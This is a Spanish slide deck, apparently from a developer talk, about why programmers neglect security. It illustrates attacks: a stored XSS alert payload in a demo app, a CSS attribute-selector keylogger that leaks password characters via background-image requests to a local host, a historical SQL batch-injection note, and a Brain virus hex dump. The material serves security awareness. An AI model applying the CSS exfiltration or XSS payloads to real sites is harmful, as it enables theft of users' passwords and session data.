




¿Por qué a los programadores nos preocupa una mierda la seguridad y por qué debería preocuparnos?

# ¿Por qué hablo de seguridad?



The screenshot shows a web browser window titled "Comentarios" with the URL "localhost:52735/Comments/Edit/2013". The page has a header with "InsecureWeb", "Inicio", and "Login". The main content is a form for editing a comment. The "Asunto" field contains the value "<script>alert('Hola')</script>". The "Comentario" field contains "Un script malicioso". The "Url" field contains "http://xss". A red box highlights the "Asunto" field. At the bottom right is a blue "Modificar" button. The footer says "© 2018 - Ejemplo de web insegura".

InsecureWeb Inicio Login

Comentarios.

Asunto: <script>alert("Hola")</script>

Comentario: Un script malicioso

Url: http://xss

Modificar

© 2018 - Ejemplo de web insegura

# ¿Por qué hablo de seguridad?

The screenshot shows a web application interface for managing comments. At the top, there are two browser windows. The left window shows a list of comments with a header 'Comentarios'. The right window shows a detailed view of a comment with a header 'Comentarios' and a navigation bar with 'InsecureWeb', 'Inicio', and 'Login'.

A red box highlights a modal dialog box in the center-right window. The dialog box contains the text 'De localhost:52735' and 'Hola' (Hello). It has a blue 'Aceptar' (Accept) button.

The main content area displays a table of comments:

Asunto	Comentario	Ver	Editar	Borrar
Página maliciosa	Url con una página maliciosa	<a href="#">Ver página</a>	<a href="#">Editar</a>	<a href="#">Borrar</a>
Página malvada en otro dominio	Prueba con una url de otro dominio	<a href="#">Ver página</a>	<a href="#">Editar</a>	<a href="#">Borrar</a>
Página malvada fin sesión	Una página malvada que indica que ha habido un fin de sesión	<a href="#">Ver página</a>	<a href="#">Editar</a>	<a href="#">Borrar</a>
CSRF	También es vulnerable a CSRF	<a href="#">Ver página</a>	<a href="#">Editar</a>	<a href="#">Borrar</a>

At the bottom of the main content area, there is a status message: 'Esperando a localhost...'.

# ¿Por qué hablo de seguridad?

**Security**

## Security? We've heard of it, say web-app devs. 31 in 33 codebases have at least one big bad vuln

HTTP 404: Secure programming not found

By Thomas Claburn in San Francisco 16 Apr 2018 at 19:06 9 □ SHARE ▾



Automated source code analysis of 33 web applications has found that 94 per cent of them have at least one high-severity vulnerability, according to security biz Positive Technologies.

# ¿Qué sabemos?

Patrones de diseño

Solid

TDD

DDD

BDD

ORM

CQRS

Microservicios

# ¿Qué sabemos?

## Patrones de diseño

Solid

TDD

DDD

BDD

ORM

CQRS

## Microservicios

## Diferencias WEP/WPA/WPA2

HTTPs

JWS

SQL Injection

XSS

CSRF

ARP Spoof

DNS Hijacking

Wifi Rogue AP

¿3 archivos de sistema Android?

# Los programadores somos gente confiada

## RFC 821 - August 1.982 Simple Mail Transfer Protocol

The following are the SMTP commands:

```
HELO <SP> <domain> <CRLF>
MAIL <SP> FROM:<reverse-path> <CRLF>
RCPT <SP> TO:<forward-path> <CRLF>
DATA <CRLF>
RSET <CRLF>
SEND <SP> FROM:<reverse-path> <CRLF>
SOML <SP> FROM:<reverse-path> <CRLF>
SAML <SP> FROM:<reverse-path> <CRLF>
VRFY <SP> <string> <CRLF>
EXPN <SP> <string> <CRLF>
HELP [<SP> <string>] <CRLF>
NOOP <CRLF>
QUIT <CRLF>
TURN <CRLF>
```

# Los programadores somos gente confiada

## RFC 821 - August 1.982 Simple Mail Transfer Protocol

The following are the SMTP commands:

```
HELO <SP> <domain> <CRLF>
MAIL <SP> FROM:<reverse-path> <CRLF>
RCPT <SP> TO:<forward-path> <CRLF>
DATA <CRLF>
RSET <CRLF>
SEND <SP> FROM:<reverse-path> <CRLF>
SOML <SP> FROM:<reverse-path> <CRLF>
SAML <SP> FROM:<reverse-path> <CRLF>
VRFY <SP> <string> <CRLF>
EXPN <SP> <string> <CRLF>
HELP [<SP> <string>] <CRLF>
NOOP <CRLF>
QUIT <CRLF>
TURN <CRLF>
```

# Los programadores somos gente confiada

## RFC 2554 – March 1.999 SMTP Service Extension for Authentication

Obsoleted by: [4954](#) PROPOSED STANDARD  
Network Working Group J. Myers  
Request for Comments: 2554 Netscape Communications  
Category: Standards Track March 1999

SMTP Service Extension  
for Authentication

**1. Introduction**

This document defines an SMTP service extension [[ESMTP](#)] whereby an SMTP client may indicate an authentication mechanism to the server, perform an authentication protocol exchange, and optionally negotiate a security layer for subsequent protocol interactions. This extension is a profile of the Simple Authentication and Security Layer [[SASL](#)].

**4. The AUTH command**

AUTH mechanism [initial-response]

Arguments:  
a string identifying a SASL authentication mechanism.  
an optional base64-encoded response

Restrictions:  
After an AUTH command has successfully completed, no more AUTH commands may be issued in the same session. After a successful AUTH command completes, a server MUST reject any further AUTH commands with a 503 reply.

The AUTH command is not permitted during a mail transaction.

# Los programadores somos gente confiada

## RFC 2554 – March 1.999 SMTP Service Extension for Authentication

Obsoleted by: [4954](#) PROPOSED STANDARD  
Network Working Group J. Myers  
Request for Comments: 2554 Netscape Communications  
Category: Standards Track March 1999

```
S: 220 smtp.server.com Simple Mail Transfer Service Ready
C: EHLO client.example.com
S: 250-smtp.server.com Hello client.example.com
S: 250-SIZE 1000000
S: 250 AUTH LOGIN PLAIN CRAM-MD5
C: AUTH LOGIN
S: 334 VXNlcm5hbWU6
C: adlxdkej
S: 334 UGFzc3dvcmQ6
C: Ikujsefxlj
S: 235 2.7.0 Authentication successful
```

Arguments:  
a string identifying a SASL authentication mechanism.  
an optional base64-encoded response

Restrictions:  
After an AUTH command has successfully completed, no more AUTH commands may be issued in the same session. After a successful AUTH command completes, a server MUST reject any further AUTH commands with a 503 reply.

The AUTH command is not permitted during a mail transaction.

# Los programadores somos gente confiada

## CSS 3: Attribute selector

```
input[type=text] {  
    background-color: white;  
    background-image: url('searchicon.png');  
    background-position: 10px 10px;  
    background-repeat: no-repeat;  
    padding-left: 40px;  
}
```

```
[class$="test"] {  
    background: yellow;  
}
```

# Los programadores somos gente confiada

## CSS 3: Attribute selector

```
input[type=text] {  
    background-color: white;  
    background-image: url('searchicon.png');
```

```
input[type="password"] [value$="a"] {  
    background-image: url("http://localhost:3000/a");  
}
```


```
[type="text"] {  
    background: yellow;  
}
```

# Los ingenieros somos gente confiada



<https://no-csp-css-keylogger.badsite.io/>  
<https://github.com/maxchehab/CSS-Keylogging>

# Los programadores somos gente confiada



The screenshot shows a browser window titled "no-csp-css-keylogger.badsite.io" with the developer tools Network tab open. The Network tab displays a list of requests with the following data:

Name	Status	Type	Initiator	Size	Time
no-csp-css-keylogger.badsite.io	200	document	Other	55.0 KB	
se	200	gif	Other	369 B	
la	200	gif	Other	369 B	
m	200	gif	Other	369 B	
mi	200	gif	Other	369 B	
ic	200	gif	Other	369 B	
co	200	gif	Other	369 B	
on	200	gif	Other	369 B	
nt	200	gif	Other	369 B	
tr	200	gif	Other	369 B	
ra	200	gif	Other	369 B	
as	200	gif	Other	369 B	

A tooltip at the bottom of the screenshot reads: "CSS injections, and demonstrates a keylogger using only injected CSS with React as the controlled JavaScript framework."

<https://no-csp-css-keylogger.badsite.io/>  
<https://github.com/maxchehab/CSS-Keylogging>

# Los programadores somos gente confiada

Los primeros artículos sobre SQL Injection aparecieron en **1.998**

## NT Web Technology Vulnerabilities – revista Phrack

-----[ ODBC and MS SQL server 6.5

Ok, topic change again. Since we've hit on web service and database stuff, let's roll with it. Onto ODBC and MS SQL server 6.5.

I worked with a fellow WT'er on this problem. He did the good thing and told Microsoft, and their answer was, well, hilarious. According to them, what you're about to read is not a problem, so don't worry about doing anything to stop it.

- WHAT'S THE PROBLEM? MS SQL server allows batch commands.
- WHAT'S THAT MEAN? I can do something like:

```
SELECT * FROM table WHERE x=1 SELECT * FROM table WHERE y=5
```

Exactly like that, and it'll work. It will return two record sets, with each set containing the results of the individual SELECT.

# Los programadores somos gente confiada

Los primeros artículos sobre SQL Injection aparecieron en 1.998

## NT Web Technology Vulnerabilities – revista Phrack

----[ ODBC and MS SQL server 6.5

Ok, topic change again. Since we've hit on web service and database stuff, let's roll with it. Onto ODBC and MS SQL server 6.5.

I worked with a fellow WT'er on this problem. He did the good thing and told Microsoft, and their answer was, well, hilarious. According to them, what you're about to read is not a problem, so don't worry about doing anything to stop it.

- WHAT'S THE PROBLEM? MS SQL server allows batch commands.
- WHAT'S THAT MEAN? I can do something like:

```
SELECT * FROM table WHERE x=1 SELECT * FROM table WHERE y=5
```

Exactly like that, and it'll work. It will return two record sets, with each set containing the results of the individual SELECT.

# Los programadores somos gente confiada

Los primeros artículos sobre SQL Injection aparecieron en 1.998

NT Web Technology Vulnerabilities – revista Phrack

----- [ ODBC and MS SQL server 6.5 ] -----

Ok, topic change again. Since we've hit on web service and database stuff, let's roll with it. Onto ODBC and MS SQL server 6.5.

I worked with a fellow WT'er on this problem. He did the good thing and told Microsoft, and their answer was, well, hilarious. According to them, what you're about to read is not a problem, so don't worry about doing anything to stop it.

- WHAT'S THE PROBLEM? MS SQL server allows batch commands.
  - WHAT'S THAT MEAN? I can do something like:

```
SELECT * FROM table WHERE x=1 SELECT * FROM table WHERE y=5
```

Exactly like that, and it'll work. It will return two record sets, with each set containing the results of the individual query.

A1:2017-  
Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

# Los programadores somos gente confiada

The screenshot shows a hex editor window titled "ht 2.0.16". The file being viewed is named "8de894dc6f27e10664fc7db1137efe3ef0af62d5.bin". The status bar at the top right indicates the date and time as "14:17 07.01.2010". The main pane displays the binary code in hex format, with some ASCII text visible. The text includes the virus's self-destruct message and its creators' information.

Address	Hex Value	ASCII
00000000	fa e9 4a 01 34 12 01 08-06 00 01 00 00 00 00 20	-0J@4t@#♦@
00000010	20 20 20 20 20 57 65-6c 63 6f 6d 65 20 74 6f	Welcome to
00000020	20 74 68 65 20 44 75 6e-67 65 6f 6e 20 20 20 20	the Dungeon
00000030	20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 20	
00000040	20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 20	
00000050	20 28 63 29 20 31 39 38-36 20 42 61 73 69 74 20	(c) 1986 Basit
00000060	26 20 41 6d 6a 61 64 20-28 70 76 74 29 20 4c 74	& Amjad (pvt) Lt
00000070	64 2e 20 20 20 20 20 20-20 20 20 20 20 20 20 20	d.
00000080	20 42 52 41 49 4e 20 43-4f 4d 50 55 54 45 52 20	BRAIN COMPUTER
00000090	53 45 52 56 49 43 45 53-2e 2e 37 33 30 20 4e 49	SERVICES..730 NI
000000a0	5a 41 4d 20 42 4c 4f 43-4b 20 41 4c 4c 41 4d 41	ZAM BLOCK ALLAMA
000000b0	20 49 51 42 41 4c 20 54-4f 57 4e 20 20 20 20 20	IQBAL TOWN
000000c0	20 20 20 20 20 20 20-20 20 20 4c 41 48 4f 52	LAHOR
000000d0	45 2d 50 41 4b 49 53 54-41 4e 2e 2e 50 48 4f 4e	E-PAKISTAN..PHON
000000e0	45 20 3a 34 33 30 37 39-31 2c 34 34 33 32 34 38	E :430791,443248
000000f0	2c 32 38 30 35 33 30 2e-20 20 20 20 20 20 20 20	.280530.
00000100	20 20 42 65 77 61 72 65-20 6f 66 20 74 68 69 73	Beware of this
00000110	20 56 49 52 55 53 2e 2e-2e 2e 2e 43 6f 6e 74 61	VIRUS.....Conta
00000120	63 74 20 75 73 20 66 6f-72 20 76 61 63 63 69 6e	ct us for vaccin
00000130	61 74 69 6f 6e 2e 2e 2e-2e 2e 2e 2e 2e 2e 2e 2e	ation.
00000140	2e 2e 2e 2e 20 24 23 40-25 24 40 21 21 20 8c c8	.... \$#0%\$0!! iù

Mikko Hypponen: Luchando contra virus, defendiendo Internet  
<https://www.youtube.com/watch?v=cf3zxHuSM2Y>

# Los programadores somos gente confiada

The screenshot shows a hex editor window titled "ht 2.0.16". The file being viewed is "...ples\brain\_sector\8de894dc6f27e10664fc7db1137ef3ef0af62d5.bin". The status bar indicates the time as "14:17 07.01.2010". The main pane displays a sequence of hex bytes, with ASCII text overlaid where possible. A blue selection box highlights several lines of text:

```
00000000 fa e9 4a 01 34 12 01 08-06 00 01 00 00 00 00 20 - UJ@4+@P@ 0
00000010 20 20 20 20 20 57 65-6c 63 6f 6d 65 20 74 6f Welcome to
00000020 20 74 68 65 20 44 75 6e-67 65 6f 6e 20 20 20 20 the Dungeon
00000030 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 20
00000040 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 20
00000050 20 28 63 29 20 31 39 38-36 20 42 61 73 69 74 20 <(c) 1986 Basit
00000060 26 20 41 6d 6a 61 64 20-28 70 76 74 29 20 4c 74 & Amjad <(pvt> Lt
00000070 64 2e 20 20 20 20 20-20 20 20 20 20 20 20 20 20 d.
00000080 20 42 52 41 49 4e 20 43-4f 4d 50 55 54 45 52 20 BRAIN COMPUTER
00000090 53 45 52 56 49 43 45 53-2e 2e 37 33 30 20 4e 49 SERVICES..730 NI
000000a0 5a 41 4d 20 42 4c 4f 43-4b 20 41 4c 4c 41 4d 41 ZAM BLOCK ALLAMA
000000b0 20 49 51 42 41 4c 20 54-4f 57 4e 20 20 20 20 20 IQBAL TOWN
000000c0 20 20 20 20 20 20 20-20 20 20 4c 41 48 4f 52 LAHOR
000000d0 45 2d 50 41 4b 49 53 54-41 4e 2e 2e 50 48 4f 4e E-PAKISTAN..PHON
000000e0 45 20 3a 34 33 30 37 39-31 2c 34 34 33 32 34 38 E :430791,443248
000000f0 2c 32 38 30 35 33 30 2e-20 20 20 20 20 20 20 20 ,280530.
00000100 20 20 42 65 77 61 72 65-20 6f 66 20 74 68 69 73 Beware of this
00000110 20 56 49 52 55 53 2e 2e-2e 2e 2e 43 6f 6e 74 61 VIRUS....Conta
00000120 63 74 20 75 73 20 66 6f-72 20 76 61 63 63 69 6e ct us for vaccin
00000130 61 74 69 6f 6e 2e 2e 2e-2e 2e 2e 2e 2e 2e 2e 2e ation.....
00000140 2e 2e 2e 2e 20 24 23 40-25 24 40 21 21 20 8c c8 .... $#0%$@!! i@
```

The menu bar includes File, Edit, Windows, Help, Local-Hex. The toolbar below includes 1help, 2save, 3open, 4edit, 5goto, 6mode, 7search, 8resize, 9viewin, 0quit.

Mikko Hypponen: Luchando contra virus, defendiendo Internet  
<https://www.youtube.com/watch?v=cf3zxHuSM2Y>



# Tres ideas básicas sobre seguridad

Tus datos sólo son privados ahora.  
Si se filtran, nunca volverán a ser privados.



# Tres ideas básicas sobre seguridad

Tus datos sólo son privados ahora.  
Si se filtran, nunca volverán a ser privados.

Tu aplicación es segura en este instante.



# Tres ideas básicas sobre seguridad

Tus datos sólo son privados ahora.  
Si se filtran, nunca volverán a ser privados.

Tu aplicación es segura en este instante. **Ahora ya no.**




# Tres ideas básicas sobre seguridad

Tus datos sólo son privados ahora.  
Si se filtran, nunca volverán a ser privados.

Tu aplicación es segura en este instante. **Ahora ya no.**

No es necesario que te preocupes por la seguridad de tus aplicaciones: alguien lo hará.



# Falacias sobre seguridad

# La seguridad es un problema de sistemas

**Corolario:** por eso todo va cifrado con HTTPs

# La seguridad es un problema de sistemas

**Corolario:** por eso todo va cifrado con HTTPs



The image is a composite of two parts. On the left, a screenshot of the Ashley Madison website is displayed. The site features the logo 'ASHLEY MADISON®' with the tagline 'Life is short. Have an affair.' Below this, there's a dropdown menu placeholder 'Please Select' and a pink button labeled 'See Your Matches ». At the bottom, it claims 'Over 37,565,000 anonymous members!'. On the right, a close-up photograph of a woman's face is shown; she has her index finger pressed against her lips, a gesture commonly used to indicate silence or secrecy.

**100% Like-minded People**

**As seen on:** Hannity, Howard Stern, TIME, BusinessWeek, Sports Illustrated, Maxim, USA Today

Ashley Madison is the world's leading married dating service for *discreet* encounters

Trusted Security Award

100% DISCREET SERVICE

SSL Secure Site

# La seguridad es un problema de sistemas

**Corolario:** por eso todo va cifrado con HTTPs



The image shows a composite of two screenshots. On the left is the homepage of the Ashley Madison website, featuring the logo 'ASHLEY MADISON®' and the tagline 'Life is short. Have an affair.®'. It includes a dropdown menu for relationship status and a pink button labeled 'See Your Matches ». Below this is a statistic: 'Over 37,565,000 anonymous members!'. At the bottom left is a badge stating '100% Like-minded People'. To the right is a photograph of a woman with long brown hair, holding her index finger to her lips in a 'shh' gesture, symbolizing discretion.

**100% Like-minded People**

**As seen on:** Hannity, Howard Stern, TIME, BusinessWeek, Sports Illustrated, Maxim, USA Today

**Ashley Madison** is the world's leading married dating service for *discreet* encounters

Trusted Security Award

100% DISCREET SERVICE

SSL Secure Site

# Internet es un sistema seguro

**Internet no se diseñó como un sistema seguro si no como un sistema de comunicación.**


**Algunos ataques ‘comunes’:**

- Ataques a DNS.
- Ataques man in the middle.
- Ataques DoS / DDoS.

# La red de la empresa es un entorno controlado



# La red de la empresa es un entorno controlado





# Ya nos ocuparemos de asegurar el sistema

# Ya nos ocuparemos de asegurar el sistema



**<https://lexnet.com?exp=132>**

# Ya nos ocuparemos de asegurar el sistema



**<https://lexnet.com?exp=132>**

**<https://lexnet.com?exp=133>**

**<https://lexnet.com?exp=134>**

# Ya nos ocuparemos de asegurar el sistema



"Consideramos que no ha habido ningún fallo por nuestra parte, sino un delito de acceso ilícito a una web interna destinada a intercambio de datos dentro de la administración pública.

....

**El hecho de que la página no exigiera contraseñas no significa que se puede descargar y distribuir su contenido. Es como si uno va por la calle y ve un coche con las puertas abiertas y decide robar lo que hay en su interior"**

# ¿Quién se va a molestar en atacar mi sistema?

## Scaling Identity for the Internet of Things

Thousands of connected devices use default settings, making them vulnerable to attack. You may not think much of this when you're hurrying to set up a new router without customizing the network or password—after all, we just want to start using our new gadgets. But imagine what happens when hundreds of these internet-connected devices, including security cameras, DVRS, and printers, are remotely taken over and then programmed to maliciously attack popular websites and online services. This is not a hypothetical. It's the real-life Mirai botnet attacks which caused major havoc in September and October 2016.

The plausibility of these attacks shouldn't have come as much of a surprise. For years manufacturers have focused on going to market faster and making products easier to use over security best practices for millions of devices that connect to the internet.

This has left the internet full of vulnerable devices which are easily compromised by malware and simple automated scanning. Researcher Rob Graham demonstrated how broken the current state of IoT is when he connected a consumer security camera to the internet and showed that it took just 98 seconds for a botnet, like Mirai, to find and infect it.

It's time to move past this strategy, which focuses only on cost cutting and quick release cycles, and start focusing on what truly matters for the Internet of Things: authentication and identity.

<https://www.digicert.com/blog/scaling-identity-for-the-internet-of-things>

# ¿Quién se va a molestar en atacar mi sistema?

## Scaling Identity for the Internet of Things

Thousands of connected devices use default settings, making them vulnerable to attack. You may

Researcher Rob Graham demonstrated how broken the current state of IoT is when he connected a consumer security camera to the Internet and showed that **it took just 98 seconds for a botnet, like Mirai, to find and infect it.**

